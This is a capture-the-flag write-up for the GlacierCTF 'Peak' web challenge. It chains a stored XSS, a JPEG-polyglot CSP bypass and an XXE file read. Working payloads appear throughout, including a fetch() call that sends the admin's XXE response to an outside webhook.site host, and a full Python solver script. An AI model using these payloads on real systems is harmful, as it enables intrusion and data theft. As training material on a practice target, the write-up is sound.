Peak [88 Solves]
Description
Within the heart of Austria's alpine mystery lies your next conquest. Ascend the highest peak, shrouded in whispers of past explorers, to uncover the flag.txt awaiting atop. Beware the silent guards that stand sentinel along the treacherous path, obstructing your ascent.
author: Chr0x6eOs
https://peak.web.glacierctf.com
Attachments: challenge.zip
Attachment file tree
$ unzip -t challenge.zip
Archive:  challenge.zip
    testing: dist/                    OK
    testing: dist/flag/               OK
    testing: dist/flag/flag.txt       OK
    testing: dist/admin-simulation/   OK
    testing: dist/admin-simulation/admin.py   OK
    testing: dist/web/                OK
    testing: dist/web/assets/         OK
    testing: dist/web/assets/popper.js   OK
    testing: dist/web/assets/img/     OK
    testing: dist/web/assets/img/peak.png   OK
    testing: dist/web/assets/img/map.png   OK
    testing: dist/web/assets/img/sightseeing.png   OK
    testing: dist/web/assets/img/road.png   OK
    testing: dist/web/assets/img/hiking.png   OK
    testing: dist/web/assets/img/climbing.png   OK
    testing: dist/web/assets/jquery.js   OK
    testing: dist/web/assets/bootstrap.js   OK
    testing: dist/web/assets/leaflet.js   OK
    testing: dist/web/actions/        OK
    testing: dist/web/actions/logout.php   OK
    testing: dist/web/actions/register.php   OK
    testing: dist/web/actions/login.php   OK
    testing: dist/web/actions/contact.php   OK
    testing: dist/web/login.php       OK
    testing: dist/web/index.php       OK
    testing: dist/web/admin/          OK
    testing: dist/web/admin/data.example   OK
    testing: dist/web/admin/map.php   OK
    testing: dist/web/admin/includes/   OK
    testing: dist/web/admin/includes/session.php   OK
    testing: dist/web/admin/support.php   OK
    testing: dist/web/uploads/        OK
    testing: dist/web/uploads/.htaccess   OK
    testing: dist/web/includes/       OK
    testing: dist/web/includes/loggedon.php   OK
    testing: dist/web/includes/csp.php   OK
    testing: dist/web/includes/footer.php   OK
    testing: dist/web/includes/error.php   OK
    testing: dist/web/includes/header.php   OK
    testing: dist/web/includes/config.php   OK
    testing: dist/web/includes/session.php   OK
    testing: dist/web/includes/menu.php   OK
    testing: dist/web/pages/          OK
    testing: dist/web/pages/view_message.php   OK
    testing: dist/web/pages/climbing.php   OK
    testing: dist/web/pages/hiking.php   OK
    testing: dist/web/pages/sightseeing.php   OK
    testing: dist/web/pages/contact.php   OK
    testing: dist/web/pages/directions.php   OK
    testing: dist/sqlite.db           OK
    testing: dist/docker-compose.yml   OK
    testing: dist/.docker/            OK
    testing: dist/.docker/Dockerfile-web   OK
No errors detected in compressed data of challenge.zip.
Flag
gctf{Th3_m0unt4!n_t0p_h4s_th3_b3st_v!3w}
Solution
The flag is in /flag.txt file.
XSS
Looking at the attached source code, this Web application has a Cross Site Scripting (XSS) in /pages/view_message.php?id=yourid page because $message['content'] is rendered without HTML escape.
<!-- dist/web/pages/view_message.php -->

        <!-- (snip) -->
        <section id="message" class="py-5">
            <div class="container mt-5">
                <?php if (isset($message)): ?>
                    <h1><?php echo htmlentities($message['title']);?></h1>
                    <p><?php echo $message['content']; ?><!-- this -->
                    <?php if($message['file'] !== "") : ?>
                        <div>
                        <img name="image" src="<?php echo $message['file']?>">
                        </div>
                    <?php endif;?>
                <?php endif; ?></p>
            </div>
        </section>
        <!-- (snip) -->
However, the payload <script>alert(1)</script> does not work due to the following Content Security Policy (CSP) header:
$ curl -D- https://peak.web.glacierctf.com//pages/view_message.php?id=41
(snip)
Content-Security-Policy: script-src 'self'
(snip)
It is possible to bypass CSP by XSS in JPEG Polyglot. I have previously implemented Exploiting XSS with JPEG Polyglot for a different purpose. I am testing XSS with CSP bypass using this tool.
- Create a JPEG image containing as XSS payload.
# Requirement: `convert` command in ImageMagick
git clone https://github.com/4n86rakam1/xss_injection_in_jpeg.git
echo 'alert(1)' > payload.js
python3 xss_injection_in_jpeg/exploit.py --payload-file payload.js --imagesize 10x10 --output xss.jpg
- Upload the image created in the previous step and access /pages/view_message.php?id=yourid to retrieve image path
-
Post
<script charset="ISO-8859-1" src="yourimagepath"></script>as a content parameter and access /pages/view_message.php?id=yourid -
Got XSS

XXE

Next, it has XML external entity (XXE) injection in dist/web/admin/map.php.
Tested:
docker-compose up -d- Login as admin (default admin password is
example-password) in localhost - Access http://localhost/admin/map.php
- Submit the following payload:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///flag.txt"> ]>
<markers>
    <marker>
        <lat>47.0748663672</lat>
        <lon>12.695247219</lon>
        <name>&xxe;</name>
    </marker>
</markers>
- Got the flag through XXE Path Traversal
Exploit Step
- Create XSS payload
fetch("/admin/map.php", {
  method: "POST",
  headers: { "Content-Type": "application/x-www-form-urlencoded" },
  body: new URLSearchParams({
    data: '<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///flag.txt"> ]><markers><marker><lat>47.0748663672</lat><lon>12.695247219</lon><name>&xxe;</name></marker></markers>',
  }),
})
  .then((resp) => resp.text())
  .then((text) => {
    new Image().src =
      "https://webhook.site/<yourwebhook>/?data=" +
      btoa(text);
  });
- Create a JPEG image containing as XSS payload.
# Requirement: `convert` command in ImageMagick
git clone https://github.com/4n86rakam1/xss_injection_in_jpeg.git
vi payload.js  # paste XSS payload created in the previous step
python3 xss_injection_in_jpeg/exploit.py --payload-file payload.js --imagesize 10x10 --output xss.jpg
- Execute the following solver.py
import requests
import random, string
import re

requests.packages.urllib3.disable_warnings()

BASE_URL = "https://peak.web.glacierctf.com"
# BASE_URL = "http://localhost"
USERNAME = PASSWORD = "".join(
    random.choices(string.ascii_letters + string.digits, k=10)
)


def main():
    s = requests.Session()
    # s.proxies = {"http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"}
    s.verify = False

    # register user
    s.post(
        f"{BASE_URL}/actions/register.php",
        data={"username": USERNAME, "password": PASSWORD},
        allow_redirects=False,
    )

    # post image
    res = s.post(
        f"{BASE_URL}/actions/contact.php",
        files={
            "image": ("test.jpg", open("xss.jpg", "rb"), "image/jpeg"),
        },
        data={"title": "a", "content": "b"},
        allow_redirects=True,
    )

    # retrieve message path. e.g. /pages/view_message.php?id=32
    message_path = re.findall(
        r"<a name='message' href='(.*?)'>",
        res.text,
    )[0]

    # request to message_path
    res = s.get(f"{BASE_URL}{message_path}")

    # retrieve image path. e.g. /uploads/65642f83b95101701064579759044
    image_path = re.findall(r'<img name="image" src="(.*?)">', res.text)[0]

    xss_payload = f'<script charset="ISO-8859-1" src="{image_path}"></script>'

    # post xss payload
    res = s.post(
        f"{BASE_URL}/actions/contact.php",
        data={"title": "a", "content": xss_payload},
        allow_redirects=False,
    )

    # Check your webhook request.


if __name__ == "__main__":
    main()